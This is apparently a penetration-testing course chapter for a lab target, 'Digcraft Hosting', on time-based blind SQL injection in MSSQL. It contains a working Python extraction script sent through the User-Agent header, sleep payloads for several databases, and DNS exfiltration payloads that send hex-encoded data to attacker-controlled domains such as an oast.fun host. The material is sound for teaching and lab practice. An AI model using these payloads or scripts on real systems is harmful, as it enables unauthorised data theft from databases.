Time Based SQLi

Identifying the Vulnerability

Scenario

`Digcraft Hosting` want us to conduct a security assessment of their main website.

Playing with Headers

Looking at the website there don't seem to be any sources for user input, however, we shouldn't forget to test the `HTTP headers`! If there are any custom headers we should look at them first since they are surely used by the server, and next we can try common ones such as `Host`, `User-Agent`, and `X-Forwarded-For` which may be used.


In this case, we want to look specifically for `time-based MSSQL injections`. To do this we can use the following payload in the header values:

Code: sql


```
';WAITFOR DELAY '0:0:10'--
```

WAITFOR is a keyword which `blocks` the SQL query until a specific time; here we specify a delay of `10 seconds`.

After playing around with the request headers we eventually identify a `time-based SQL injection` in the `User-Agent` header.



We can be fairly certain it's the payload we injected causing the 10-second wait by sending another query and verifying that the result comes back quicker.



Payloads

Time-based injections are of course not specific to MSSQL, but the syntax does differ a little bit for each language, so here are some example payloads we can use for other DBMSs:

Database	Payload
MSSQL	`WAITFOR DELAY '0:0:10'`
MySQL/MariaDB	`AND (SELECT SLEEP(10) FROM dual WHERE database() LIKE '%')`
PostgreSQL	`| (SELECT 1 FROM PG_SLEEP(10))`
Oracle	`AND 1234=DBMS_PIPE.RECEIVE_MESSAGE('RaNdStR',10)`

Oracle Design


Theory

In this case, no results or SQL error messages are displayed from the injection in the `User-Agent` header. All we know is that the query `does not run synchronously` because the rest of the page waits for it to complete before being returned to us. To extract data in this situation, we can make the server evaluate queries and then wait for different amounts of time based on the outcome, so for example let's imagine we want to know if the query `q` is `true` or `false`. We can set the User-Agent so that a query similar to the following is executed. If `q` is `true`, then the server will wait `5 seconds` before responding, and if `q` is `false` the server will respond immediately.


Code: sql

```
SELECT ... FROM ... WHERE ... = 'Mozilla Firefox...'; IF (q) WAITFOR DELAY
'0:0:5'--'
```

For example, let's once again test the `1=0` and `1=1` queries. First, testing a `False` query (e.g. `1=0`) does not result in any delay, and we get an instant response, as shown below:



Now, if we test a query that results in `True` (e.g. `1=1`), we do get a delayed response by the the time we specified, as shown below:



We can use the same concept with any SQL query to verify whether it is `true` or `false`.

Practice

In Python, we can script this like this. As this injection is `time-based`, you may have to play around with the value of `DELAY`. In above case, we used 1 second, but you may need more seconds depending on internet/VPN speeds. When it comes to `time-based` injections, the longer the delay is, the more accurate your results will be. For example, if you used a delay of `1 second`, and the server simply responded slowly on one request, you might think the injection caused the delay rather than the server just being slow. Of course, a longer delay will mean the dumping process takes longer, so this is a trade-off you need to consider.

Code: python

```
#!/usr/bin/python3

import requests
import time
```

```
# Define the length of time (in seconds) the server should
# wait if `q` is `true`
DELAY = 1

# Evalutes `q` on the server side and returns `true` or `false`
def oracle(q):
    start = time.time()
    r = requests.get(
        "http://SERVER_IP:8080/",
        headers={"User-Agent": f"';IF({q}) WAITFOR DELAY '0:0:{DELAY}'--"}
    )
    return time.time() - start > DELAY

# Verify that the oracle works by checking if the correct
# values are returned for queries `1=1` and `1=0`
assert oracle("1=1")
assert not oracle("1=0")
```

Question

Use the oracle to figure out what the `fifth letter of db_name()` is (Hint: it is a lowercase letter). You can use the following query as a base:

Code: sql

```
(select substring(db_name(), 5, 1)) = 'a'
```

Data Extraction

Enumerating Database Name

In the example of `Aunt Maria's Donuts`, we went straight to dumping out `maria's` password. However, this involved guessing the name of the password column and assuming we were selecting from the users table. In this case, we don't know anything about the query being run except that it involves the `User-Agent`.

Therefore, we want to enumerate the databases/tables/columns first and then look at what could be worth dumping. The first thing we want to do is dump out the `name` of the `database` we are in. Let's expand the script with the following function which will allow us to dump the value of a `number` (less than 256) and then call it to get the value of `LEN(DB_NAME())`.

Code: python

```
# Dump a number
def dumpNumber(q):
    length = 0
    for p in range(7):
        if oracle(f"({q})&{2**p}>0"):
            length |= 2**p
    return length

db_name_length = dumpNumber("LEN(DB_NAME())")
print(db_name_length)
```

When dealing with `time-based` injections, the algorithms we discussed in the `Optimizing` section show their worth: running `7` queries with `bisection` or `SQL-anding` might take `7 seconds`, versus the `100+ seconds` it could take if we used a simple loop. This is already a difference of `minutes` just for dumping a single character! In this case, we chose to use `SQL-Anding` again, but if you'd prefer to use a different algorithm feel free. As this is a `time-based` injection, results will, unfortunately, come much slower than in the `boolean-based` example, but after a couple of seconds, we should get an answer.

mayala@htb[/htb] `$ python .\poc.py 8`

Knowing the length of `DB_NAME()` we can dump the string value. Make sure to replace the call to `dumpLength` with the value so we don't run it again.

Code: python

```
db_name_length = 8 # dumpNumber("LEN(DB_NAME())")
# print(db_name_length)

# Dump a string
def dumpString(q, length):
    val = ""
    for i in range(1, length + 1):
        c = 0
        for p in range(7):
            if oracle(f"ASCII(SUBSTRING(({q}),{i},1))&{2**p}>0"):
                c |= 2**p
        val += chr(c)
    return val

db_name = dumpString("DB_NAME()", db_name_length)
print(db_name)
```

Running the script once again we should get the name of the database.

mayala@htb[/htb] `$ python .\poc.py digcraft`

Enumerating Table Names

Now we know we are executing queries in the `digcraft` database. Next, let's figure out what tables are available. First, we need to dump the number of tables. The query we need to run looks like this:

Code: sql

```
SELECT COUNT(*) FROM information_schema.tables WHERE
TABLE_CATALOG='digcraft';
```

We can get this value with our script like this:

Code: python

```
num_tables = dumpNumber("SELECT COUNT(*) FROM information_schema.tables
WHERE TABLE_CATALOG='digcraft'")
print(num_tables)
```

The answer should be `2`.

mayala@htb[/htb] `$ python .\poc.py 2`

Let's get the length of each table, and then dump the name. This query will look pretty ugly because MSSQL doesn't have `OFFSET/LIMIT` like MySQL for example. Here we are dumping the `length` of one `table_name`, ordering the results by `table_name`, offset by 0 rows. We set the offset to `1` to dump the second table.

Code: sql

```
select LEN(table_name) from information_schema.tables where
table_catalog='digcraft' order by table_name offset 0 rows fetch next 1 rows
only;
```

Let's add a loop to our script (don't forget to comment out other queries to save time). We'll dump the length of the `i^th` table's name and then their string value one after another.

Code: python

```
for i in range(num_tables):
    table_name_length = dumpNumber(f"select LEN(table_name) from
information_schema.tables where table_catalog='digcraft' order by table_name
offset {i} rows fetch next 1 rows only")
    print(table_name_length)
    table_name = dumpString(f"select table_name from
information_schema.tables where table_catalog='digcraft' order by table_name
offset {i} rows fetch next 1 rows only", table_name_length)
    print(table_name)
```

Running this should give us the names of both tables.

mayala@htb[/htb] `$ python .\poc.py 4 flag 10 userAgents`

Enumerating Column Names

Out of the two tables, `flag` is the more interesting one to us here. Let's figure out what columns it has so we can start dumping data. The queries to do this will look very similar to the ones for the last one.

Code: sql

```
-- Get the number of columns in the 'flag' table
select count(column_name) from INFORMATION_SCHEMA.columns where
table_name='flag' and table_catalog='digcraft';

-- Get the length of the first column name in the 'flag' table
select LEN(column_name) from INFORMATION_SCHEMA.columns where
table_name='flag' and table_catalog='digcraft' order by column_name offset 0
rows fetch next 1 rows only;

-- Get the value of the first column name in the 'flag' table
select column_name from INFORMATION_SCHEMA.columns where table_name='flag'
and table_catalog='digcraft' order by column_name offset 0 rows fetch next 1
rows only;
```

We can copy the for-loop from above and update the queries with the ones described just above to dump out the column names:

Code: python

```
num_columns = dumpNumber("select count(column_name) from
INFORMATION_SCHEMA.columns where table_name='flag' and
```

```
table_catalog='digcraft'")
print(num_columns)

for i in range(num_columns):
    column_name_length = dumpNumber(f"select LEN(column_name) from
INFORMATION_SCHEMA.columns where table_name='flag' and
table_catalog='digcraft' order by column_name offset {i} rows fetch next 1
rows only")
    print(column_name_length)
    column_name = dumpString(f"select column_name from
INFORMATION_SCHEMA.columns where table_name='flag' and
table_catalog='digcraft' order by column_name offset {i} rows fetch next 1
rows only", column_name_length)
    print(column_name)
```

And from the output, we find the name of the single column in the `flag` table.

mayala@htb[/htb] `$ python .\poc.py 1 4 flag`

At this point we know:

- We are in the `digcraft` database
- There are `2` tables:
  - `flag`
  - `userAgents`
- The `flag` table has `1` column:
  - `flag`

Further Enumeration

We can keep going with the technique from this section to dump out all the values from these tables. For this section's interactive portion you will need to adapt the script to find the number of rows in `flag`, dump out the values (of the `flag` column), and then submit the value as the answer.

Out-of-Band DNS

Theory

If conditions permit, we may be able to use `DNS exfiltration`. This is where we get the target server to send a DNS request to a server we control, with data (encoded) as a `subdomain`. For

example, if we controlled `evil.com` we could get the target server to send a DNS request to `736563726574.evil.com` and then check the logs. In this example, we extracted the value `secret` hex-encoded as `736563726574`.

`DNS exfiltration` is not specific to `time-based` SQL injections, however, it may be more useful in this case as `time-based` injections take much longer than `boolean-based`, are not always accurate, and sometimes are just plain impossible. It's always a good idea to include testing for DNS exfiltration in your `methodology`, as you may miss a blind injection vulnerability otherwise (for example if nothing is returned and the query is run synchronously leading to no delay in response time).

Techniques

The specific techniques vary for the different SQL languages, in `MSSQL` specifically here are some ways. They all require different permissions, so they may not work in all cases. In all these payloads, `SELECT 1234` is a placeholder for whatever information it is you want to exfiltrate. In our specific example of `Digcraft Hosting`, the flag is what we want to target. `YOUR.DOMAIN` should be replaced with a domain you control so you can read the exfiltrated data out of the DNS logs. We'll go over this more specifically further down in the section.

SQL Function	SQL Query
`master..xp_dirtree`	`DECLARE @T varchar(1024);SELECT @T=(SELECT 1234);EXEC('master..xp_dirtree "\\'+@T+'.YOUR.DOMAIN\\x`
`master..xp_fileexist`	`DECLARE @T VARCHAR(1024);SELECT @T=(SELECT 1234);EXEC('master..xp_fileexist "\\'+@T+'.YOUR.DOMAIN\\x"');`
`master..xp_subdirs`	`DECLARE @T VARCHAR(1024);SELECT @T=(SELECT 1234);EXEC('master..xp_subdirs "\\'+@T+'.YOUR.DOMAIN\\x`
`sys.dm_os_file_exists`	`DECLARE @T VARCHAR(1024);SELECT @T=(SELECT 1234);SELECT FROM sys.dm_os_file_exists('\\'+@T+'.YOUR.DOMAIN\x');`
`fn_trace_gettable`	`DECLARE @T VARCHAR(1024);SELECT @T=(SELECT 1234);SELECT FROM fn_trace_gettable('\\'+@T+'.YOUR.DOMAIN\x.trc',DEFAULT)`
`fn_get_audit_file`	`DECLARE @T VARCHAR(1024);SELECT @T=(SELECT 1234);SELECT FROM fn_get_audit_file('\\'+@T+'.YOUR.DOMAIN\',DEFAULT,DEFAU`

Note: Notice how in all of the above payloads we start by declaring `@T` as `VARCHAR` then add our query within it, and then we add it to the domain. This will become handy later on when we

want to split `@T` into multiple strings so it fits as a sub-domain. It is also useful to ensure whatever result we get is a string, otherwise it may break our query.

Limitations

The characters which can be used in domain names are (basically) limited to numbers and letters. In addition to this, labels (the part between dots) can be a maximum of `63` characters long, and the entire domain can be a maximum of `253` characters long. To deal with these limitations, it may be necessary to `split` up data into multiple exfiltration requests, as well as `encode` data into hex or base64 for example.

To bypass this limitation, we can replace the `@T` declaration at the beginning of the above payloads with the following query to ensure the result of the query defined within `@T` gets encoded and split into `2` strings shorter than `63` characters:

Code: sql

```
DECLARE @T VARCHAR(MAX); DECLARE @A VARCHAR(63); DECLARE @B VARCHAR(63);
SELECT @T=CONVERT(VARCHAR(MAX), CONVERT(VARBINARY(MAX), flag), 1) from flag;
SELECT @A=SUBSTRING(@T,3,63); SELECT @B=SUBSTRING(@T,3+63,63);
```

The payload basically uses an SQL query that declares the variable `@T`, `@A`, and `@B`, then selects `flag` from the `flag` table into `@T`, split the result to `@A` and `@B`, and finally tries to access a URL `@A`.`@B`.`OUR_URL` which we can read through our DNS history.

A final payload example would look like the following:


Code: sql

```
DECLARE @T VARCHAR(MAX); DECLARE @A VARCHAR(63); DECLARE @B VARCHAR(63);
SELECT @T=CONVERT(VARCHAR(MAX), CONVERT(VARBINARY(MAX), flag), 1) from flag;
SELECT @A=SUBSTRING(@T,3,63); SELECT @B=SUBSTRING(@T,3+63,63); SELECT * FROM
fn_get_audit_file('\\'+@A+'.'+@B+'.YOUR.DOMAIN\',DEFAULT,DEFAULT);
```

Interact.sh

Interactsh (Github) is an open-source tool you can use for detecting OOB interactions including DNS requests. It works on both Linux and Windows.

You can use the in-browser version by visiting https://app.interactsh.com. It might take a couple of seconds to load up, but once it's ready there will be a domain you can copy to your clipboard.




As an example, we can enter the following payload (from the list above) into the `User-Agent` vulnerability, which will exfiltrate the flag (hex-encoded) in only one request!

Code: sql

```
';DECLARE @T VARCHAR(MAX);DECLARE @A VARCHAR(63);DECLARE @B
VARCHAR(63);SELECT @T=CONVERT(VARCHAR(MAX), CONVERT(VARBINARY(MAX), flag),
1) FROM flag;SELECT @A=SUBSTRING(@T,3,63);SELECT
@B=SUBSTRING(@T,3+63,63);EXEC('master..xp_subdirs
"\\'+@A+'.'+@B+'.cegs9f52vtc0000z2jt0g8ecwzwyyyyyb.oast.fun\x"');--
```

After submitting the payload, a handful of DNS requests should show up in the web app. Clicking on the most recent one will show further details and in this case the (hex-encoded) flag which we exfiltrated!




Alternatively, there is a command-line variant that you can download from the GitHub releases page. Here's an example of the same payload (running on Linux).

